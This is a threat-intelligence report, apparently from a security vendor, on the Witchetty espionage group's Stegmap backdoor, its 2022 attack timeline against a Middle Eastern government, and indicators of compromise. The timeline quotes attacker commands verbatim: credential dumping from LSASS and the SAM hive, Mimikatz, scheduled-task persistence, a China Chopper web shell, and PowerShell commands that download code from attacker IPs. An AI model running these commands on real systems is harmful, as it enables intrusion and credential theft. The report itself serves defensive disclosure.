
Witchetty: Group Uses Updated Toolset in Attacks on Governments in Middle East



Espionage group begins using new backdoor that leverages rarely seen steganography technique.

The Witchetty espionage group (aka LookingFrog) has been progressively updating its toolset, using new malware in attacks on targets in the Middle East and Africa. Among the new tools being used by the group is a backdoor Trojan (Backdoor.Stegmap) that employs steganography, a rarely seen technique where malicious code is hidden within an image.

In attacks between February and September 2022, Witchetty targeted the governments of two Middle Eastern countries and the stock exchange of an African nation. The attackers exploited the ProxyShell (CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207) and ProxyLogon (CVE-2021-26855 and CVE-2021-27065) vulnerabilities to install web shells on public-facing servers before stealing credentials, moving laterally across networks, and installing malware on other computers.

Who is Witchetty?

Witchetty was first documented by ESET in April 2022, who concluded that it was one of three sub-groups of TA410, a broad cyber-espionage operation with some links to the Cicada group (aka APT10). Witchetty's activity was characterized by the use of two pieces of malware, a first-stage backdoor known

as X4 and a second-stage payload known as LookBack. ESET reported that the group had targeted governments, diplomatic missions, charities, and industrial/manufacturing organizations.

New tooling

While the group has continued to use the LookBack backdoor, several new pieces of malware appear to have been added to its toolset. One is Backdoor.Stegmap, which leverages steganography to extract its payload from a bitmap image. Although rarely used by attackers, if successfully executed, steganography can be leveraged to disguise malicious code in seemingly innocuous-looking image files.

A DLL loader downloads a bitmap file from a GitHub repository. The file appears to be simply an old Microsoft Windows logo. However, the payload is hidden within the file and is decrypted with an XOR key.




Figure 1. The image that the attackers used to hide the payload

Disguising the payload in this fashion allowed the attackers to host it on a free, trusted service. Downloads from trusted hosts such as GitHub are far less likely to raise red flags than downloads from an attacker-controlled command-and-control (C&C) server.

The payload is a fully featured backdoor capable of executing the following commands:

Table 1. Backdoor.Stegmap commands

Code	Command
6	Create a directory
7	Remove a directory
8	Copy files

Code	Command
9	Move files
10	Delete files
11	Start a new process
12	Download and run an executable from [REMOTE HOSTNAME]/master/cdn/site.htm
13	Unknown (Possibly reading standard output from a process created by command 12)
14	Terminate the process created by command 12
15	Steal a local file
19	Enumerate processes
20	Kill a process
21	Read a registry key
22	Create a registry key
23	Set a registry key value
24	Delete a registry key

Other new tools used by the attackers include:

- Custom proxy utility: This implements a protocol that is quite like SOCKS5, but in this case, the infected computer acts as the server and connects to a C&C server acting as a client, instead of the other way around.
- Custom port scanner: Scans the network ports in the subnet as explained by the banner.
- Custom persistence utility: Adds itself to autostart in the registry as “NVIDIA display core component” (using regsrv32).

Witchetty attack chain

In one attack against a government agency in the Middle East, the first sign of malicious activity occurred on February 27, 2022 when the attackers exploited the ProxyShell vulnerability to dump the memory of the Local Security Authority Subsystem Service (LSASS) process using the comsvcs.dll file.

```
rundll32.exe CSIDL_SYSTEM\comsvcs.dll, MiniDump 1036
CSIDL_PROFILE\public\dm.db full
```

The next day, the attackers tried to dump the LSASS process using PowerShell on a different Exchange Server.

```
powershell -exec bypass $p=Get-Process lsass;$f=New-Object
IO.FileStream('CSIDL_COMMON_MUSIC\d',[IO.FileMode]::Create);
((([PSObject].Assembly.GetType('System.Management.Automation.WindowsErrorReporting'))
.GetNestedType('NativeMethods','NonPublic')).GetMethod('MiniDumpWriteDump',
([Reflection.BindingFlags]'NonPublic,Static'))).Invoke($null,@($p.Handle,$p.Id,$f.SafeFileHandle,
([UInt32]2),[IntPtr]::Zero,[IntPtr]::Zero,[IntPtr]::Zero));$f.Close()
```

On March 2, the attackers launched a PowerShell command to obtain a list of Windows Server machines in the victim environment.

cmd.exe" /c powershell -exec bypass Get-ADComputer -Filter
{(OperatingSystem -like "*windows*server*") -and (Enabled -eq "True")}
-Properties OperatingSystem | Sort Name [REDACTED] select -Unique OperatingSystem"

Malicious activity ceased until March 18 when the attackers returned to the server and used a custom tool that resembled Mimikatz (file name: dd.exe).

dd.exe -domain:[REDACTED] -dc:MODDC1.[REDACTED] -user:[REDACTED] -ntlm:[REDACTED] -pwdump -all

Malicious activity again ceased for some time. On April 26 and 27, the attackers ran commands to find the process identifier (PID) of the LSASS process and attempted to dump it with the technique previously seen.

cmd /c tasklist | findstr lsass.exe >> CSIDL_WINDOWS\temp\8b7db7a3-5376-4d32-8be1-0d3092117022-microsoft.tmp

rundll32 CSIDL_SYSTEM\comsvcs.dll,minidump 1036 CSIDL_SYSTEM_DRIVE\inetpub\wwwroot\aspnet_client\temp.rar full

Next, on April 29, the attackers dumped the Security Account Manager (SAM) Registry Hive using the Windows reg.exe tool.

reg save hklm\sam CSIDL_SYSTEM_DRIVE\inetpub\wwwroot\aspnet_client\sam.hive

Between May 7 and May 9, the attackers checked the PowerShell Execution Policy and then ran the LookBack backdoor and registered it as a scheduled task on the server.

powershell Get-ExecutionPolicy

rundll32 CSIDL_WINDOWS\immersivecontrolpanel\ieupdate.dll, curl_share_init

schtasks /create /tn "InternetExplorerTaskMachineCore" /sc daily /st 05:30 /tr "CSIDL_WINDOWS\immersivecontrolpanel\ieupdate.dll" /ru "System" /rl highest

schtasks /run /tn "InternetExplorerTaskMachineCore"

Between June 14 and 18, the attackers used Mimikatz to dump passwords from the LSASS memory. They then saved the SAM to a remote location, before launching a PowerShell file named “a.ps1”, creating a new mailbox, and using the command “makecab” to compress some files, likely for exfiltration.

CSIDL_SYSTEM\rundll32.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"

reg save HKLM\SAM s.dat

reg save HKLM\SAM \\[REDACTED]\C$\ProgramData\Microsoft\Diagnosis\s.dat

powershell -PSConsoleFile "CSIDL_SYSTEM_DRIVE\program files\microsoft\exchange server\v15\bin\exshell.psc1" -file a.ps1

powershell -PSConsoleFile "CSIDL_SYSTEM_DRIVE\program files\microsoft\
exchange server\v15\bin\exshell.psc1" -c "New-Mailbox -Name [REDACTED]
-UserPrincipalName [REDACTED] -Password [REDACTED] -String [REDACTED] -AsPlainText -Force)"

makecab \\[REDACTED]\c$\programdata\microsoft\drm\domu.csv \\
[REDACTED]\c$\programdata\microsoft\drm\domu.cab

On July 3, the attackers created a scheduled task on a remote computer to run the whoami command and save the output to a file. They then configured WinRM to allow connections from any computer.

schtasks /create /s [REDACTED] /u: [REDACTED] /p [REDACTED]
/tn "BACKUPSEC" /sc onstart /tr cmd.exe /c whoami > c:\windows\temp\1.txt /ru system /f

cscript //nologo CSIDL_SYSTEM\winrm.vbs quickconfig -q

cscript //nologo CSIDL_SYSTEM\winrm.vbs s winrm/config/Client @{TrustedHosts="*"}

Between July 18 and 26, the attackers used the makecab command again to compress files on a remote server. They then used the ProxyLogon exploit to install the China Chopper web shell on this server.

makecab \\[REDACTED]\c$\programdata\microsoft\drm\Server\0718.ldf \\
[REDACTED]\c$\programdata\microsoft\drm\Server\0718.cab

cmd /c cd /d "CSIDL_SYSTEM_DRIVE\inetpub\wwwroot\aspnet_client" & echo<%@ Page Language="
Jscript"%><%\u0065\u0076\u0061\u006c(\u0052\u0065\u0071\u0075\u0065\u0073\u0074.Item
["\u0043\u0030\u0030\u004b\u0049\u0045"],"\u0075\u006e\u0073\u0061\u0066\u0065");%> >>
"CSIDL_SYSTEM_DRIVE\program files\microsoft\exchange
server\v15\frontend\httpproxy\owa\auth\15.1.1979\scripts\premium\flogoff.aspx"

Between July 20 and 26, the threat actors moved laterally in the network using WMIC and known credentials to try to download files from their C&C servers.

wmic /node:[REDACTED] /user:[REDACTED] /password:[REDACTED] process call create powershell -exec bypass (new-object net.webclient).downloadstring('http://194.180.174.254/111')

On July 21, the attackers ran their custom network scanning tool to discover more computers on the network and check for the open ports on those machines.

p.exe -l [IP_LIST] -p [PORT_LIST] -t 5

On July 28, the attackers again registered a scheduled task on a remote computer to execute the LookBack backdoor daily as the system user.

cmd /c cd /d "CSIDL_WINDOWS\temp\temp" & schtasks /create /s [REDACTED] /u [REDACTED] /p [REDACTED] /tn "SystemControlModel" /sc DAILY /st 4:40 /tr "cmd.exe \c rundll32 \"
CSIDL_SYSTEM_DRIVE\program Files (x86)\Internet Explorer\SystemControlModel.dll\" curl_share_init"
/ru system /f

On August 1, the backdoor executed on the infected computer.

rundll32 CSIDL_PROGRAM_FILES\internet explorer\systemcontrolmodel.dll, curl_share_init

On August 7, a PowerShell script executed, which, based on the name, seems to output the last login accounts on the server.

CSIDL_SYSTEM\windowspowershell\v1.0\powershell_ise.exe "CSIDL_SYSTEM_DRIVE\report\getlastloginou.ps1"

The last sign of malicious activity occurred on September 1, when the attackers downloaded remote files, decompressed a ZIP file with a deployment tool, executed remote PowerShell scripts, and executed the custom proxy tool to contact the C&C servers.

powershell -exec bypass (new-object net.webclient).downloadstring('http://185.225.19.55:8080/111')

7.exe e deployer.7z \\[REDACTED]\C$\windows\temp\

wmic /node:[REDACTED] /user:[REDACTED] /password:[REDACTED] process call create cmd /c powershell -exec bypass (new-object net.webclient).downloadstring('http://185.225.19.55/111.txt')

repro.exe 185.225.19.55 80

Capable threat actor

Witchetty has demonstrated the ability to continually refine and refresh its toolset in order to compromise targets of interest. Exploitation of vulnerabilities on public-facing servers provides it with a route into organizations, while custom tools paired with adept use of living-off-the-land tactics allow it to maintain a long-term, persistent presence in targeted organizations.

Protection/Mitigation

For the latest protection updates, please visit the Symantec Protection Bulletin.

Indicators of Compromise

If an IOC is malicious and the file available to us, Symantec Endpoint products will detect and block that file.

619b64c6728f9ec27bba7912528a4101a9c835a547db6596fa095b3fe628e128	LookBack backdoor
e597aae95dcaccc5677f78d38cd455fa06b74d271fef44bd514e7413772b5dcb	LookBack backdoor
ce3293002a9681736a049301ca5ed6d696d0d46257576929efbb638545ecb78e	LookBack backdoor
d3c62b920d3e5a6ea12ec59512fe26fb58eb5a19433b10dbe36201a3fc158998	LookBack backdoor
73bf59c7f6a28c092a21bf1256db04919084aca5924bbd74277f8bda6191b584	LookBack backdoor
acc52983d5f6b86bec6a81bc3fbe5c195b469def733f7677d681f0e405a1049b	LookBack backdoor
f91e44ff423908b6acf8878dced05dc7188ddab39d1040e0d736f96f0a43518d	LookBack backdoor

e7fcc98005cff9f406a5806222612c20dae3e47c469ff6028310847a599d1a38	LookBack backdoor
104873d692af36173cb39f8b46f2080c8ce1a1a52d60c69e1034e2033ba95f7a	Possible LookBack dropper
3b715112ac93e4cd5eaa7760b5670760fd25d0fec68f6a493624fa23c1c6e042	Backdoor.Stegmap
8030d3472eac3c703ae918600a78a6a89800b157d76f333734ed1af5101d04ed	Custom proxy tool
17e60fc72b5398060138f72b3ecb3b09c37243e3b2905df94b7f5b44d6157806	Custom proxy tool
97ccac64927da6f46b3a775d2feb10c271b676e6b124e5bf84e9722c9dc4f093	Custom port scanner
2d5daaae2fe2e7cd6c47ab4c5f824f670969d3fe88bfd3e4512967378c61924d	Custom persistence tool
d8326470d5631e58409401fbadfc8157ee247c32b368fb4be70c2b8f8f88427e	Keylogger
a6cf19ab0dc0f0fb9ed4e6da13925a80d92c326a59131991eaf207d92bc61e13	LSASS credential stealer
348d897e952c0f5872c35ea1b15eab802791b865d3c6ad3a27693680a28056cd	Korplug/PlugX loader
1c5ad98a27551e6da3502cdc9ecb232f0d1a343b002c1760f350298fee8df202	Plink
dc13f67a5c52488709056f51a63f3fa1056db71616f83cbb5f1f1949395248be	SecretsDump
16bef09e16119f1754a6b4283e93ff7a17cfdd7c043c3ff05a3d41f128ead52e	FSCAN
d4e2106f9d5294c04ccc02d59882785d548caf4904c8c00446d906bbec2629b2	RAR compressor
31443b7329b1bdbcf0564e68406beabf2a30168fdcb7042bca8fb2998e3f11c5	Mimikatz
c4e9267138cc030e9e87c15c7ff3a15f0a7ece3c39872f354e74842e871e8dc1	Unknown malware
87e507f8fa0f881744afa3a4d5790297bb942230a08134becc150fff511f295b	Unknown malware
59e3bbf97bc08814c56f9aeebaf890a168551d3d9f2ac3efdc8247ecc1732f73	Unknown file
1242d1372ab50a48ad9acec06b4f2a154b072dc494fa392e6647e736135fa636	Corrupted File
f3ae5c2ee98257d0b53d90b62eee18427918af41cb44f8097aa7c3f257c8f7ae	7-Zip file
0b29be26d5caae7cf46eaf9345eea7d9fd7e808b3334e2a2043232d450a648ee	7-Zip file
e27a24e4e99e623566d8a43eb7e562d27c28a7c746d533d36f56312e9a317c2b	7-Zip file
681c22f79e5ec794858172378ed0285ef4da87f4f2dc8545bf304ce1f936529c	China Chopper
baa5c96ec2c51b601a6808428dbe0dc5e274e2ac65c38c465c5a74a2deb962c6	China Chopper
74b1c46bfda5d2be5c674a6c53c2ad8f4f8d5c5b1cc010f17c6c538e117e013f	China Chopper

5972621204b6503773bfaa58b6aadae073d94c781d89e49557e4d9ecfe4049ab	China Chopper
59bfccc3a6f8e4f737c7b483ec13ba36e53f12af658529a9dd8b0df2b235c0de	China Chopper
d0992dce0769d6ac23076635c902b56daeda17bab5c30f764991c0844141f61f	China Chopper
3859784f390174acc2eeabc82649f7e13f5db592978192b9243c38c254b7e614	China Chopper
1b9e723c70f0a682d4f3a5a7d98a89697b8509a07c8986de041b05806c04d1f9	China Chopper
ee5f18e7dcb251a09da9650ac15723b0607282e5befc829d599005a322ac239d	China Chopper
78718feee5ee5683827e5068d73922c8cd2cf297fb1818fb2440babb8d589609	China Chopper
e5f98a1b0d37a09260db033aa09d6829dc4788567beccda9b8fef7e6e3764848	Web shell
469ebdd2f6ecdce9558f3e546ef2814c5e1ad274dcd23bf4613964a0c685d889	Batch script
45549618493cf78facbfedba54e662408b7ebaabe3352119974b6500d11edc85	Batch script
d273b4710800ede37617c3b6e3d58e67e45e6b54556dde468d18e48e006a79f2	Script
d66a019a3cec95b6292215cf6fce4c0837f4b1de3c8af232d11ea291c87db698	Script
57e729442e8d6a06857f71538c0c11a5a49ff5d6136c05f20f391ae9eb95c2da	Script
a7baecdbbf55825db281a417a9e11cd8d7b8c3ab5679d2474352091b431c6900	Script
1b75fe197f71809dea790f9d1357c0bb5e396f42dfcd4f966c64f5f71b39a865	Script
de5206a50a0ef8c7f00955ffc2f5034c9d588f8736819387be9f2572666aaa4b	Script
084d4a46bb5b6a1ff7dfc2dd7be6f2023d608f5883e345a67fb98ed22188f1bd	Script
5.252.176[.]3	LookBack C&C server
a.bigbluedc[.]com	LookBack C&C server
185.225.19[.]55	Remote IP (Malware)
153.92.1[.]125	Remote IP (Malware)
194.180.174[.]254	Remote IP (Malware)